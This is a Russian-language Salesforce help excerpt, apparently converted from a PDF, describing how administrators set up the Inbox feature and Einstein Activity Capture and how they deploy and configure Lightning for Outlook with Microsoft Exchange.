Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



5. В поле содержимого введите текст для вставки при нажатии сочетания клавиш. Предлагаемые сочетания клавиш отображаются в поле в процессе набора текста. После сохранения сочетания клавиш его можно изменить.
6. Нажмите кнопки **«Сохранить»**, а затем — **«Закрыть»**.

СМ. ТАКЖЕ:

Повысьте производительность при работе с сообщениями электронной почты

Рекомендации по настройке функции Inbox

Перед настройкой функции Inbox узнайте, как это повлияет на компонент «Ассистент», триггеры и правила проверки.

- При создании записей Salesforce с клиентами Inbox применяются правила проверки, триггеры и обязательные поля из Salesforce.
- Изменения, внесенные в Salesforce, отобразятся в клиентах Inbox в течение 24 часов.
- Если вы включаете опцию Einstein Activity Capture, «Помощник» может работать со сбоями. Оповещения в помощнике не отражают электронные сообщения и события, добавленные в Salesforce с помощью функции «Запись действий Einstein». Кроме того, сообщения электронной почты, которые отправляются из «помощника», не проходят через учетную запись электронной почты Einstein Activity Capture.

ВЕРСИИ

Доступно в разных интерфейсах и выпусках Salesforce в зависимости от свойств Inbox. Дополнительные сведения см. в справке по каждой из функций.

СМ. ТАКЖЕ:

Настройка функции Inbox

Настройка функции Inbox

Выполните все действия в ассистенте по настройке Inbox, включая установку панели управления Inbox, выберите пользователей, которые могут использовать Inbox, и включите функцию автоматического сбора действий.

Важное замечание: После настройки Inbox пользователи Inbox должны установить клиенты Inbox.

1. Доступ к ассистенту по настройке Inbox
   Ассистент по настройке — это руководство по выбору пользователей Inbox и настройке функций.
2. Установка панели управления Inbox
   Управляйте развертыванием клиентов Inbox в группе сбыта с помощью панели управления Inbox из AppExchange.
3. Выбор пользователей, которые могут использовать Inbox
   Создайте набор полномочий с помощью лицензии набора полномочий для Inbox, включите полномочия приложения для функций Inbox и назначьте этот набор пользователям.
4. Включение сбора действий Einstein для функции Inbox
   Используйте ассистент по настройке Inbox в качестве руководства по настройке функции автоматического сбора действий.

СМ. ТАКЖЕ:

Список почтовых клиентов Inbox

Установите клиенты Inbox

Функция Inbox

ВЕРСИИ

Доступно в разных интерфейсах и выпусках Salesforce в зависимости от свойств Inbox. Дополнительные сведения см. в справке по каждой из функций.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки Inbox

- «Настройка приложения» и «Изменение всех данных»

Доступ к ассистенту по настройке Inbox

Ассистент по настройке — это руководство по выбору пользователей Inbox и настройке функций.

1. Введите строку *Inbox* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Ассистент по настройке»** в разделе Inbox.



2. Нажмите на **Начать**, если вы впервые входите в «Помощник настройки».

В ассистенте по настройке Inbox показаны задачи, которые необходимо выполнить для настройки Inbox.

ВЕРСИИ

Доступно в разных интерфейсах и выпусках Salesforce в зависимости от свойств Inbox. Дополнительные сведения см. в справке по каждой из функций.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к ассистенту по настройке Inbox:

- «Настройка приложения» и «Изменение всех данных»

СМ. ТАКЖЕ:

Функция Inbox

Установка панели управления Inbox

Управляйте развертыванием клиентов Inbox в группе сбыта с помощью панели управления Inbox из AppExchange.

1. Введите строку *Inbox* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Ассистент по настройке»** в разделе Inbox.
2. Если вы впервые используете ассистент по настройке Inbox, нажмите кнопку **«Начало работы»**.
   В ассистенте по настройке Inbox показаны все действия, необходимые для развертывания Inbox.
3. Чтобы установить панель управления Inbox, нажмите кнопку **Получить пакет**. (Также можно напрямую установить Панель управления Inbox из каталога AppExchange.)
4. Во время установки выберите параметр **«Установить для всех пользователей»**.

ВЕРСИИ

Доступно в разных интерфейсах и выпусках Salesforce в зависимости от свойств Inbox. Дополнительные сведения см. в справке по каждой из функций.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки панели управления Inbox:

- «Настройка приложения» и «Изменение всех данных»

Выбор пользователей, которые могут использовать Inbox

Создайте набор полномочий с помощью лицензии набора полномочий для Inbox, включите полномочия приложения для функций Inbox и назначьте этот набор пользователям.

1. Создайте набор полномочий.
2. Выберите **Inbox** в раскрывающемся списке «Лицензия».


ВЕРСИИ

Доступно в разных интерфейсах и выпусках Salesforce в зависимости от свойств Inbox. Дополнительные сведения см. в справке по каждой из функций.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора пользователей, которые могут использовать Inbox:

- «Настройка приложения» и «Изменение всех данных»



3. Нажмите кнопку **«Сохранить»**.
4. Выберите **«Полномочия приложения»**.
5. Нажмите кнопку **«Редактировать»** и включите полномочия приложения для параметров «Использовать автоматический сбор действий» и «Использовать Inbox».



6. Нажмите кнопку **«Сохранить»**.
7. Назначьте пользователям набор полномочий.

СМ. ТАКЖЕ:

Создание наборов полномочий

Назначение наборов полномочий отдельному пользователю


Пакетное назначение набора полномочий пользователям

Функция Inbox

Включение сбора действий Einstein для функции Inbox

Используйте ассистент по настройке Inbox в качестве руководства по настройке функции автоматического сбора действий.

1. Введите строку *Inbox* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Ассистент по настройке»** в разделе Inbox.



2. Если вы впервые используете ассистент по настройке Inbox, нажмите кнопку **«Начало работы»**.
   В ассистенте по настройке Inbox показаны все действия, необходимые для развертывания Inbox, включая выбор пользователей Inbox. Только пользователи Inbox могут использовать функциональность Inbox, в том числе сбор действий Einstein.
3. Нажмите кнопку **«Настройка»** рядом с пунктом «Запись действий Einstein».
4. Нажмите кнопку **«Включить»** на странице настроек.
5. Настройте дополнительные параметры функции автоматического сбора действий.

После активации автоматического сбора действий система Salesforce попросит назначенных пользователей Inbox подключить их учетные записи Google™ или Microsoft® Office 365® к Salesforce. Первоначальное добавление электронных сообщений и событий в Salesforce занимает до 24 часов.

Удалите поле «Дата последнего действия» из макетов страниц для организаций, контактов, интересов, возможностей и организаций-лиц. Это поле не содержит сообщений электронной почты и событий, добавленных в Salesforce с помощью функции автоматического сбора действий.

ВЕРСИИ

Доступно в разных интерфейсах и выпусках Salesforce в зависимости от свойств Inbox. Дополнительные сведения см. в справке по каждой из функций.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения записи действий Einstein:

- «Настройка приложения» и «Изменение всех данных»

СМ. ТАКЖЕ:

- Редактирование макетов страниц для стандартных объектов
- Настройка функции «Запись действий Einstein»
- Подключение электронной почты и календаря к Salesforce с помощью функции «Запись действий Einstein»
- Запись действий Einstein

Lightning для Outlook


Не пропустите важные возможные продажи. Группы сбыта могут повысить эффективность управления продажами с помощью Microsoft® Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016 или Outlook 2013. Можно добавлять сообщения эл. почты и вложений к записям Salesforce. Кроме того, используя глобальные действия, можно создавать записи Salesforce непосредственно в почтовых приложениях.

После того как администратор подключит приложение Lightning для Outlook, вам следует выполнить одноразовые процедуры настройки, чтобы содержимое Salesforce отображалось в почтовом приложении. После этого можно выбрать сообщение эл. почты или событие в Outlook (1), открыть вкладку `Salesforce` (2), и появятся соответствующие записи (3). Если администратор включил функцию «Общедоступные действия», то можно связать сообщение эл. почты с несколькими контактами. Кроме того, эл. сообщение можно добавить к записи другого типа, которая принимает задачи (например, возможность, интерес или обращение). Вы сами решаете, добавлять вложения или нет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.




Создайте записи Salesforce прямо из Outlook (4). Выберите запись в Lightning for Outlook, чтобы ознакомиться с подробными сведениями, в том числе с лентой Chatter, графиком действий и связанными списками. Функция встроенного редактирования также позволяет изменять записи прямо в почтовом приложении. Можно также получить полные сведения о записи или сообщении эл. почты, связанном с записью, непосредственно в Salesforce (5).

Таким же образом, как вы связываете сообщения эл. почты, Lightning для Outlook позволяет вам привязывать календарные события к записям Salesforce.

- Любое посещаемое вами событие.
- Любое событие, которое вы организуете, с учетом того, что работаете с Outlook 2016 для Windows *или* веб-приложением Outlook в Office 365.

Чтобы связать событие, выберите его в собственном приложении эл. почты Microsoft. Затем надо выбрать Salesforce (1).



Появятся соответствующие записи Salesforce (2). После выбора записи можно просмотреть дополнительные сведения в почтовом приложении (подобно работе с сообщениями эл. почты). Можно также создать запись либо получить полные сведения о записи напрямую в Salesforce (3).

Использование Salesforce в приложении Microsoft® Outlook®

Отслеживайте ход реализации продаж при доступе к записям о продажах, используя для этого Microsoft Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016 и Outlook 2013.

Lightning для Outlook. Требования к системе

Убедитесь, что ваша система соответствует этим требованиям, перед тем как настроить приложение Lightning для Outlook.

Настройка групп сбыта для Salesforce для Outlook

Разрешите группам просматривать и создавать записи Salesforce с помощью глобальных действий непосредственно в Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016 и Outlook 2013.

Настройка Lightning for Outlook под ваших торговых представителей

Помогите своим пользователям Lightning for Outlook делать больше, настроив доступное им содержимое Salesforce, с которым они смогут работать из Microsoft® Outlook®.

Lightning для Outlook с расширенными сообщениями электронной почты

Включите расширенные сообщения электронной почты с помощью Lightning для Outlook для ваших представителей, чтобы они могли связывать электронные сообщения с соответствующими записями Salesforce быстро и без труда.

Использование шаблонов электронной почты Lightning с помощью приложения электронной почты

Используйте шаблоны электронной почты Lightning с помощью Lightning для Outlook или Lightning for Gmail для экономии времени и надлежащего обмена сообщениями со всеми клиентами. Вы можете создать шаблоны Lightning в Salesforce. Если вы готовы отправить сообщение электронной почты, вы можете получить доступ к шаблонам из своего приложения электронной почты.

СМ. ТАКЖЕ:

Lightning для Outlook. Требования к системе

Использование Salesforce в приложении Microsoft® Outlook®

Использование Salesforce в приложении Microsoft® Outlook®

Отслеживайте ход реализации продаж при доступе к записям о продажах, используя для этого Microsoft Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016 и Outlook 2013.

1. В приложении Outlook выберите сообщение эл. почты из папки «Входящие» либо «Отправленные» или событие из календаря.
2. Выберите «Salesforce».
3. Прокрутите, чтобы увидеть сочетание из 15 элементов, например контактов, интересов, организаций-лиц и пользователей, а также до трех связанных учетных записей, возможностей и обращений. Если администратор активировал функцию «Общедоступные действия», можно добавить сообщение эл. почты или событие и его вложения к нескольким контактам. Кроме того, сообщение эл. почты, его вложения и события можно добавить к записи другого типа, которая принимает задачи (например, возможность, интерес или обращение).
4. Создайте записи Salesforce, такие как события, возможности и интересы.
5. Чтобы ознакомиться с основными сведениями о записи или изменить запись с помощью функции встроенного редактирования, выберите ее в Outlook. Полную информацию о записи см. непосредственно в Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка Lightning для Outlook

- Lightning для Outlook

Проверка подлинности соединения между сервером Microsoft Exchange и системой Salesforce

- Просмотр настройки и конфигурации



СМ. ТАКЖЕ:

- Lightning для Outlook
- Lightning для Outlook. Требования к системе

Lightning для Outlook. Требования к системе

Убедитесь, что ваша система соответствует этим требованиям, перед тем как настроить приложение Lightning для Outlook.

Компонент	Требования
Сервер электронной почты	Один из нижеуказанных вариантов. • Exchange 2016 или 2013 (локальное приложение) • Exchange Online с Office 365
Почтовое приложение	Один из нижеуказанных вариантов. • Веб-приложение Outlook • Microsoft Outlook® 2016 или 2013 на ПК под управлением Windows • Microsoft Outlook для Mac 2016
Обозреватель	Один из следующих браузеров, который разрешает файлы cookie от Salesforce в операционных системах Windows или Mac. • Google Chrome™ (последняя стабильная версия) • Mozilla® Firefox® (последняя стабильная версия) • Mozilla® Firefox® (последняя стабильная версия) • Microsoft Internet Explorer® 11 (только для Windows) • Microsoft Edge, последняя стабильная версия (только для Windows)
Протокол шифрования на вашем сервере	TLS 1.1 или более поздней версии.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент	Требования
электронной почты	

Настройка групп сбыта для Salesforce для Outlook

Разрешите группам просматривать и создавать записи Salesforce с помощью глобальных действий непосредственно в Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016 и Outlook 2013.

1. В разделе «Настройка» Salesforce введите *Lightning для Outlook* в поле «Быстрый поиск», затем выберите **«Параметры Lightning for Outlook.**

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение Lightning для Outlook

- «Настройка приложения»



2. Включение Lightning для Outlook Сохраните внесенные изменения.

   Появившиеся разделы со списком разрешенных доменов и соотнесения не требуют изменения.

3. Выберите среду для настройки Lightning для Outlook.

   Совет: Предоставьте самостоятельность группам сбыта! Предоставьте группам сбыта возможность установки приложения Lightning для Outlook из интернет-магазина приложений Microsoft для Office. Таким образом вы потратите меньше времени на установку Lightning for Outlook для участников группы.

4. При использовании Office 365 разрешите доступ к Salesforce из домена веб-приложения Office 365 Outlook. При использовании пользовательских областей веб-приложения Outlook добавьте эти домены, чтобы разрешить доступ.

Добавление Lightning for Outlook из центра администрирования Microsoft® Exchange®

Чтобы ваши группы сбыта могли начать пользоваться Lightning for Outlook, участникам ваших рабочих групп требуется доступ к надстройке Lightning for Outlook. Получить и включить эту надстройку участники групп могут самостоятельно. Вы также можете помощью им выполнить это действие быстрее и одновременно избежать проблем с установкой. Попросите администратора Microsoft Exchange вашей компании одновременно предоставить всем участникам рабочей группы доступ к надстройке Lightning for Outlook. Это позволит вашим торговым представителям сэкономить время и сразу начать работать в Lightning for Outlook.

Настройка Lightning для Outlook в Microsoft® Outlook®

Подготовьте систему к добавлению сообщения эл. почты, его вложений и событий к записям Salesforce из Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016 или Outlook 2013. В процессе работы с приложением Outlook создавайте записи Salesforce.

Добавление Lightning for Outlook из центра администрирования Microsoft® Exchange®

Чтобы ваши группы сбыта могли начать пользоваться Lightning for Outlook, участникам ваших рабочих групп требуется доступ к надстройке Lightning for Outlook. Получить и включить эту надстройку участники групп могут самостоятельно. Вы также можете помощью им выполнить это действие быстрее и одновременно избежать проблем с установкой. Попросите администратора Microsoft Exchange вашей компании одновременно предоставить всем участникам рабочей группы доступ к надстройке Lightning for Outlook. Это позволит вашим торговым представителям сэкономить время и сразу начать работать в Lightning for Outlook.

Совет: Для авторизации пользователей Outlook, чтобы они могли добавлять дополнения Office, например Lightning для Outlook, проверьте, что у них есть соответствующие разрешения. Более подробную информацию см. в этой статье Microsoft.

Чтобы включить надстройку Lightning for Outlook для вашей группы, совместно с вашим администратором Exchange выполните эти действия из центра администрирования Microsoft Exchange.

1. В центре администрирования Exchange щелкните плитку **«Администратор»**, чтобы перейти в центр администрирования.
2. В центре администрирования щелкните **Exchange**.
3. В разделе организации щелкните **«надстройки»**.
4. Щелкните  и выберите вариант **«Добавить из Магазина Office»**.

   Прим.: Варианты **«Добавить из URL-адреса»** и **«Добавить из файла»** недоступны.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение надстройки Lightning for Outlook

- Административный доступ к учетной записи Exchange компании

5. На странице «Надстройки для Outlook» введите `Lightning for Outlook` в поле Поиск, после чего в результатах поиска выберите **«Salesforce Lightning for Outlook»**.
6. Щелкните **«Добавить»**, чтобы подтвердить установку надстройки Lightning for Outlook.

   Важное замечание: Чтобы избежать ошибок при выполнении этого действия, ваш сервер Exchange должен иметь возможность подключения к Магазину Microsoft Office.

7. На странице **«Управление надстройками»** выберите один из следующих вариантов с учетом того, как вы хотите предоставить своим представителям доступ к надстройке Lightning for Outlook.
   - **Необязательный параметр (включен по умолчанию)**
   - **Необязательный параметр (выключен по умолчанию)**
   - **Обязательный параметр (всегда включен). Пользователи не могут отключить это приложение.**

   Прим.: Включить надстройку Lightning for Outlook для подсети ваших торговых представителей можно с помощью команд PowersShell™. Более подробную информацию см. в статье о командлетах почтового ящика Microsoft Exchange.

Чтобы сделать Lightning for Outlook доступным для ваших групп сбыта, выполните действия по включению Lightning for Outlook в Salesforce.

СМ. ТАКЖЕ:

Библиотека New-App для Microsoft Exchange:

Настройка Lightning для Outlook в Microsoft® Outlook®

Подготовьте систему к добавлению сообщения эл. почты, его вложений и событий к записям Salesforce из Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016 или Outlook 2013. В процессе работы с приложением Outlook создавайте записи Salesforce.

1. Получение доступа к приложению Lightning для Outlook

   Выполните первый шаг для получения доступа к содержимому Salesforce, связанному с продажами, непосредственно в Microsoft® Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016 и Outlook 2013.

2. Предоставление доступа к Salesforce приложению Microsoft® Outlook®

   Подготовьте системы к созданию контактов Salesforce, а также к просмотру контактов, интересов и пользователей. В Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016 и Outlook 2013 можно просматривать организации, возможности и обращения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка Lightning для Outlook

- Lightning для Outlook

